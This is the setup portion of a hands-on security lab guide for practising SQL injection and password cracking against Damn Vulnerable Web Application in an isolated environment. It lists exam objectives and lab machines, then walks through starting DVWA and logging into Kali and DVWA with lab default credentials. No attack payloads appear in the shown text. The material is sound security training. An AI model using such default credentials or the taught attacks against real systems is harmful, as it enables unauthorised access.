

DVWA - Manual SQL Injection and Password Cracking

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Introduction

The **DVWA - Manual SQL Injection and Password Cracking** module provides you with the instructions and devices to develop your hands-on skills in the following topics:

- DVWA Usage
- Performing an SQL Injection Attack
- Password Cracking with John

Lab time: It will take approximately 1 hour to complete this lab.


Exam Objectives

The following exam objectives are covered in this lab:

- **CSO-001 3.4** Given a scenario, analyze common symptoms to select the best course of action to support incident response
- **CSO-001 4.2** Given a scenario, use data to recommend remediation of security issues related to identity and access management
- **CSO-001 4.3** Given a scenario, review security architecture and make recommendations to implement compensating controls
- **CSO-001 4.4** Given a scenario, use application security best practices while participating in the Software Development Life Cycle (SDLC)

Lab Diagram

During your session, you will have access to the following lab configuration. Depending on the exercises you may or may not use all of the devices, but they are shown here in the layout to get an overall understanding of the topology of the lab.



Connecting to your lab

In this module, you will be working on the following equipment to carry out the steps defined in each exercise.

- **PLABSA01** (Windows Server 2012 R2 - Domain Controller)
- **PLABWIN10** (Windows 10 - Domain Member)
- **PLABKALI01** (Kali 2016.2)

To start, simply choose a device and click **Power on**. In some cases, the devices may power on automatically.

For further information and technical support, please see our [Help and Support](#) page.

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Exercise 1 - DVWA Usage

Damn Vulnerable Web App works using PHP/MySQL web applications that have been engineered to be deliberately vulnerable to a great variety of attack vectors for the purpose of allowing security professionals to test their skills and tools in a legal environment. It's a very useful tool when learning and applying the techniques to security testing applications when using an SDLC.

In this exercise we will:

- Activate DVWA
- Connect to DVWA

Task 1 - Activate DVWA

In this task, we will be starting the DVWA web service through XAMPP so that the website is broadcasting through the IP of the Windows 2012 server on the IP of 192.168.0.1. We will then start up Kali and connect to the device.

Step 1

Connect to **PLABSA01**, on the taskbar you will see the **XAMPP** icon, click this icon and activate the application.




Figure 1.1 Screenshot of PLABSA01: XAMPP running.

This starts up the DVWA website which is has been configured to broadcast on the PLABSA01 IP address.

Step 2

Now open up Internet Explorer and **type** into the address bar:

192.168.0.1

Press **Enter**.

This will take you to the website being broadcast by XAMPP; this is to confirm that the site is up and working.

Type into the address bar.

http://192.168.0.1/dvwa/login.php




Figure 1.2 Screenshot of PLABSA01: DVWA site running.

This should present you with the login page for DVWA. Therefore we know the site is up and working.

We can now close internet explorer.

Step 3

Ensure you have powered on all the devices listed in the introduction and connect to **PLABKALI01**.

In the Username field type the following:

root

Click **Next**.




Figure 1.3 Screenshot of PLABKALIO1: Logging in to PLABKALIO1 as root user.

Step 4

In the Password field type the following:

Passw0rd

Click **Sign In**.




Figure 1.4 Screenshot of PLABKALIo1: Logging into PLABKALIo1 as root user.

Step 5

You have successfully logged in to **PLABKALIo1**.




Figure 1.5 Screenshot of PLABKALI01: Displaying successfully logged in to PLABKALI01.

Task 2 - Connecting to DVWA

We will now connect to the DVWA service and confirm the website contents is working through Firefox within Kali.

Step 1

Open **Firefox ESR** application and type into the address bar the following:

```
192.168.0.1/dvwa/login.php
```





Figure 1.7 Screenshot of PLABKALIo1: DVWA accessed from Firefox.

Again, the site is confirmed to be up and working, but we will go a little further to make sure of this now.

Step 2

Let's now log into the site and begin working with it.

Type in the following credentials and click **Login**.

Username:

Admin

Password:

password

If Firefox ESR presents this reminder for password information, you can click

Remember.



Username

Password

[Damn Vulnerable Web Application \(DVWA\)](#) is a RandomStorm OpenSource project.

Figure 1.8 Screenshot of PLABKALIo1: Logging into DVWA.

